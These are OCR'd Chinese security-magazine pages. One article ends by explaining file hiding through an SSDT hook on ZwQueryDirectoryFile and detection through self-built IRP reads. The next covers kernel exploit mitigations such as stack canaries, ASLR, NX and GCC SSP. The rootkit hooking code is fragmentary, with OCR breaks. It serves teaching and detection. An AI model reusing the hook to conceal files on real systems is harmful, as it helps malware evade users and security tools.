


图 5 FILE_BOTH_DIR_INFORMATION,结构体链表结构

实现文件隐藏的核心代码如下：

```
NTSTATUS NTAPI NewZwQueryDirectoryFile(IN HANDLE
FileHandle,…){
    PFILE_BOTH_DIR_INFORMATIONcurrDir,preDir,pLastDir;
        NTSTATUS ntStatus = OldZwQueryDirectoryFile(
            FileHandle,Event,ApcRoutine,ApcContext, IoStatusBlock,
            FileInformation,Length, FileInformationClass,
            ReturnSingleEntry,   FileMask,   RestartScan);
        if(NT_SUCCESS(ntStatus) &&FileInformationClass ==
FileBothDirectoryInformation){
            currDir = (PFILE_BOTH_DIR_INFORMATION)
FileInformation;
            do{
                pLastDir = currDir->NextEntryOffset;
                if(RtlCompareMemory(pLastDir->FileName[0],
L"test.txt", 16 ) == 16 )
                {
                    KdPrint(("[-]File Match successfully.....\n"));
                    if(pLastDir == 0){
                        if (currDir == FileInformation)
                            ntStatus = STATUS_NO_
MORE_FILES;
                        else
        preDir->NextEntryOffset = 0;
```

```
                break;
            }
            else{
```

上面的代码即通过简单地修改 SSDT 表，破坏函数 ZwQueryDirectoryFile 指针，使其指向一个我们定义的函数地址 NewZwQueryDirectoryFile。整个函数的调用过程如图 6 所示。




图 6　遍历文件目录时系统函数的调用过程

通过 hook ZwQueryDirectoryFile 函数实现文件隐藏，若用户对 Hook 技术不是很敏感的话，应该可以迷惑他，但毕竟是修改 SSDT 表，很多 rootkit 的检测技术首要的检测即校验 SSDT 表是否被修改，故很难摆脱被检测的可能性，而且当前的各种反 rootkit 技术都是自己构造 IRP 请求，向底层直接获取信息，以回避各种可能的 Hook。

文件隐藏检测技术

下面将构造一个新的 IRP 请求，向底层请求特定文件信息，以回避一些 rootkit 的干扰，并获取文件的所有内容，写入另一文件，同时再现通过 hook ZwQueryDirectoryFile 隐藏的文件。核心代码分析如下：

```
NTSTATUS NTAPI ForceDeleteFiles( PWCHAR szFileName ){
        HANDLE      hFile,hWFile;
        NTSTATUS    ns = STATUS_SUCCESS;
        LARGE_INTEGER offset = {0};
IO_STATUS_BLOCK   ios;
 OBJECT_ATTRIBUTES oaw;
UNICODE_STRING    uWFileName;
IO_STATUS_BLOCK    IoStatus;
unsigned char* fileBuf = NULL;
//获取文件的句柄值，调用 IoCreateFile 函数打开文件获取文件句柄值
        hFile = GetFileHandle( szFileName );
        //过滤文件属性信息，使文件正常可视化
        ns = ClearFileAttriubte( hFile );
        //分配一定的空间存储文件内容
        if (NULL == (fileBuf = (unsigned char*)ExAllocatePoolWithTag(NonPagedPool, 1024, 'xyzK'))){
                ns = STATUS_INSUFFICIENT_RESOURCES;
                ZwClose(hFile );return ns;
        }
        //文件指针初始化
        RtlZeroMemory(fileBuf, 1024);
        ns = ZwReadFile(hFile, NULL, NULL, NULL, &ios, fileBuf, 1024, &offset, NULL);
        RtlInitUnicodeString(&uWFileName ,L"\\??\\C:\\file\\test1.txt");
        InitializeObjectAttributes(&oaw ,&uWFileName ,OBJ_CASE_INSENSITIVE|
    OBJ_KERNEL_HANDLE,NULL ,NULL);
        ns = IoCreateFile( &hWFile ,GENERIC_READ|GENERIC_WRITE ,&oaw ,&IoStatus ,0 ,
    FILE_ATTRIBUTE_NORMAL ,FILE_SHARE_READ|FILE_SHARE_WRITE ,FILE_OPEN_IF,
    FILE_NON_DIRECTORY_FILE|FILE_SYNCHRONOUS_IO_NONALERT ,NULL ,0 ,
    CreateFileTypeNone ,NULL ,IO_NO_PARAMETER_CHECKING );
        ns = ZwWriteFile(hWFile, NULL, NULL, NULL, &ios, fileBuf, 1024, &offset, NULL);
        ExFreePool(fileBuf);
        ZwClose(hFile );
        ZwClose(hWFile );
        return ns;
}
```

笔者选择 InstDrv 和 DriverMonitor 两个驱动加载工具分别加载 ZwQueryDirectoryFile 函数 Hook 版驱动及自己构造 IRP 发送实现的文件读写驱动，首先加载 hook 驱动，运行起来后发现文件 test.txt 确实已经隐藏，然后再加载文件读写驱动，运行后果然获取到了文件内容，并成功将文件内容重新写入到新文件，如图 7 所示。




图 7　文件隐藏与检测的对抗性分析


显然 hook ZwQueryDirectoryFile 函数对于自行构造 IRP 向底层请求文件信息而言并不透明，因为 IoCreateFile()、ZwReadFile() 和 ZwWriteFile 函数的调用分别引发 IRP_MJ_CREATE、IRP_MJ_READ 和 IRP_MJ_WRITE 请求，并没有通过 NtQueryDirectoryFile 函数来查找文件，故上述方式可成功读取文件内容。

小　结

相对于文件信息隐藏技术，文件的整体隐藏技术并不复杂，因为它只是尽可能将文件名隐藏而已，并没有实施文件内容的切割与加密分散存储或者以多媒体作为介质进行信息隐藏等技术，但这种方式却很容易实现文件的隐藏与再现，方便用户操作。本文谈到的隐藏技术可能只是一个小片段，若读者有更多文件隐藏技术，欢迎大家在黑防论坛上共同交流。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：系统，漏洞，迁移



系统内核漏洞利用迁移技术

文/图 倪程，王中杉

自黑客的攻击方向开始瞄向操作系统开始，内核安全性问题日益凸显出它的重要性。攻击兴趣的主要助推器还是因为现代操作系统内核的特性所决定。系统内核包含许多子系统模块的实现代码，子系统之间通过复杂的接口交互；另外，系统内核还包含大量的用户数据接入点，如系统调用、IOCTLs、文件系统及网络连接等，允许可控的用户数据成功访问到内核中的重要代码区，这些都是可能被黑客利用的漏洞，从而形成各种系统 Bug。本文是在参考 Patroklos 在 bh-eu-2011 上发表的文章“Protecting the Core-Kernel Exploitation Mitigation”、Adam 在 Phrack-67 上发表的文章“Scraps of notes on remote stack overflow exploitation”以及 Tarjei Mandt 在 bh-dc-2011 上发表的文章“Kernel Pool Exploitation on Windows 7”的基础上并结合自己的理解分析完成的，主要分析 Linux 与 Windows 系统上可能存在的各种漏洞利用及其迁移保护技术。

内核内存污染漏洞

NULL 指针引用是最常见的漏洞之一。在内核代码中 NULL 值常在变量初始化、设置为默认值或者作为一个错误返回值时使用。在系统中，虚拟地址空间分为两个部分，分别称为内核空间和用户进程空间，当内核尝试引用一个 NULL 指针时，若用户又允许映射 NULL 地址（如首个页面包含 0 地址），则可直接或间接控制内核代码路径。（注：NULL 指针引用 Bug 主要是因进程在执行指针引用时，没有检查其合法性造成的，若待解引用的地址为 NULL，则在内核态访问 NULL 指针时会引发 Oops，此时若黑客在用户态将 NULL 地址设置为可执行并注入恶意代码，则内核代码将会执行 NULL 地址的恶意指令。）

系统内核中另一个利用最为频繁的漏洞即缓冲区溢出。内核通常使用两种类型的栈结构：内核态堆栈和用户态堆栈。在内核内存分配中，通过邻居堆对象污染或者破坏内存分配中的元数据实现内存溢出。内存污染漏洞的 Bug 实现技术已经在很多公开文献中出现过，这里我们只做简要分析，如用户输入验证不足依旧是内存污染的主要漏洞之一，可采用传统的边界检查或用户数组索引（边界）控制等防止漏洞产生；有符号 Bug 也可产生内核漏洞，如：

```
int func ( size_t   user_size){
    int size = user_size;
    i f (size < MAX_SIZE) {
        /* do some operation with size
        considered safe */
    }
}
```

若无符号变量 user_size 值大于 $2^{31}-1$，则有符号变量 size 的值将变为负数，此时 if 语句恒为 true。尽管目前这种有符号 Bug 并不常见，但在特定的系统内核中还是可以找到。数字运算时可能产生整数溢出，如乘法运算可能导致内核分配比实际所需内存小的内存块。当前大多数处理器都是 SMP 结构，故内核中共享的资源需要慎重使用，避免资源在使用有效期内发送状态的改变。

用户级内存污染迁移

大量传统的用户级漏洞利用方法已经被系统中的各种防范措施堵死。栈 canaries 可能是最著名的漏洞迁移技术，用来保护栈内的元数据信息，这些栈元素（如保存的返回地址、栈桢指针）因程序 Bug 可能被污染，如栈缓冲区溢出可能导致安全漏洞；一个类似的保护技术是堆 canaries 的使用，有效探测堆内元数据是否被覆写；另一个堆迁移技术是目的地址验证，即验证链表中待卸载元素从链表中拆除之前节点指针值，如：

```
BOOLEAN RemoveEntryList (IN PLIST_ENTRY Entry) {
    PLIST_ENTRY Blink,Flink;
    Flink = Entry->Flink;
    Blink = Entry->Blink;
    if (Flink->Blink != Entry) KeBugCheckEx(...);
    if (Blink->Flink != Entry) KeBugCheckEx(...);
    return (BOOLEAN) (Blink->Flink == Flink->Blink);
  //即验证双端队列中的恒等式：Entry->Flink->Blink == Entry->
Blink->Flink == Entry;
}
```

地址空间随机化（ASLR）是针对缓冲区溢出的漏洞利用迁移技术，通过对栈、共享库映射等线性区布局的随机化，防止攻击者定位攻击代码位置，达到阻止溢出攻击的目的。不同的系统会在不同区域使用 ASLR，如用户级栈地址通常在应用程序实例化时随机，同时用户堆地址也是随机化的，即在可执行文件与堆之间会添加一个随机偏移量，同样动态库与可执行文件的基地址在 ASLR 实现中也是随机化的，使得传统的返回地址覆盖法很难实现。

一些 CPU 提供了一种禁用某些内存区域的执行权限，标记为 non-executable。这种技术在不同的平台上被惯用不同的名字如 NX-Non-eXecute，XD-eXecute Disable,XN-eXecute Never 等。操作系统使用此特性在用户级栈和堆上标记一些不可执行区域。强

制访问控制是许多系统中使用的另一种安全防御技术，对操作系统的各种客体（如文件、socket、系统 FIFO、SCD、IPC 等）进行细粒度的访问控制，以降低系统整体风险。

Linux 内核漏洞利用迁移技术

本文探讨的 linux 内核迁移涉及的内核版本为 2.6.37。Linux 内核支持由 GCC 的“-fstack-protector” 选项提供 Stack-smashing Protection(SSP)栈保护机制，GCC 的 SSP 机制实现了两种类型的栈保护，其一：变量在栈中的顺序发生了改变；其二：启用了 canary 值检测栈 EIP 是否被修改。栈中局部变量的组织方式重排列即编译器将所有的局部数组变量放置在栈的高地址位，尽可能地将所有 buffer 放置在接近 canary 的位置上，且尽可能地远离各个变量指针，此时利用数组溢出方式无法覆盖其他关键变量如局部函数指针等，实例分析如下：

```
int func(char *arg1, char *arg2) {
        int a;
        char b[10];
        char c[2];
        strcpy(b, arg1);
        strcpy (c, arg2);
        a = 1;
        return 0;}
```

启用 SSP 前后，上述代码的栈结构布局分别如图 1、图 2 所示。

不启用 SSP 保护机制，编译上述程序 gcc -E exp.c -o exp.i，gcc -S exp.i，生成的汇编编码：

```
func:
    pushl    %ebp
    movl%esp, %ebp
    subl     $24, %esp
    movl8(%ebp), %eax     ;将参数 argv1 复制到%eax 处
    movl%eax, 4(%esp)     ;再将%eax 存放的 argv1 复制到%esp+4
    leal     -14(%ebp), %eax    ;将 buff b[]地址复制到%eax
    movl%eax, (%esp)      ;将%eax 存放的 b[]复制到%esp
    call     strcpy       ;调用 strcpy 函数复制(%esp, %esp+4),即
(b[],argv1)
    movl12(%ebp), %eax    ;将参数 argv2 复制到%eax 处
    movl%eax, 4(%esp)     ;再将%eax 存放的 argv2 复制到%esp+4
    leal     -16(%ebp), %eax    ;将 buff c[]地址复制到%eax
    movl%eax, (%esp)      ;将%eax 存放的 c[]复制到%esp
    call     strcpy       ;调用 strcpy 函数复制(%esp, %esp+4),即
(c[],argv2)
    movl$1, -4(%ebp)      ;将值 1 复制到%ebp-4 处，注意：
%ebp-4 存放的地址即&a;
    movl$0, %eax
    leave
    ret
```




图 1 SSP 启用之前栈结构布局　图 2 SSP 启用之后栈结构布局

启用 SSP 保护机制，编译上述程序“gcc -E exp.c -o exp.i -fstack-protector”，“gcc -S exp.i -fstack-protector”，生成的汇编编码：

```
func:
    pushl    %ebp
    movl%esp, %ebp
    subl     $56, %esp
    movl8(%ebp), %eax
    movl%eax, -36(%ebp)
    movl12(%ebp), %eax
    movl%eax, -40(%ebp)
    movl%gs:20, %eax         ;取出 canary
    movl%eax, -4(%ebp)       ;将 canary 放置在 ebp-4 处
    xorl     %eax, %eax
    movl-36(%ebp), %eax      ;将参数 argv1 复制到%eax 处
    movl%eax, 4(%esp)        ;再将%eax 存放的 argv1 复制到
%esp+4
    leal     -14(%ebp), %eax    ;将 buff b[]地址复制到%eax
    movl%eax, (%esp)         ;将%eax 存放的 b[]复制到%esp
    call     strcpy            ;调用 strcpy 函数复制(%esp,
%esp+4),即(b[],argv1)
  movl     -40(%ebp), %eax   ;将参数 argv2 复制到%eax 处
    movl%eax, 4(%esp)        ;再将%eax 存放的 argv2 复制到
%esp+4
    leal     -16(%ebp), %eax    ;将 buff c[ ]地址复制到%eax
  movl     %eax, (%esp)      ;将%eax 存放的 c[ ] 复制到%esp
    call     strcpy          ;调用 strcpy 函数复制(%esp,
%esp+4),即(c[],argv2)
    movl$1, -20(%ebp)        ;将值 1 复制到%ebp-20 处，注意：
%ebp-20 存放的地址即&a;
    movl$0, %eax
    movl-4(%ebp), %edx       ;取%ebp-4 位置处地址，将其复制
给%edx,即 canary 值
    xorl     %gs:20, %edx    ;比较%gs:20 与栈内保存的
canary 是否相等；
    je   .L3
    call   __stack_chk_fail
```

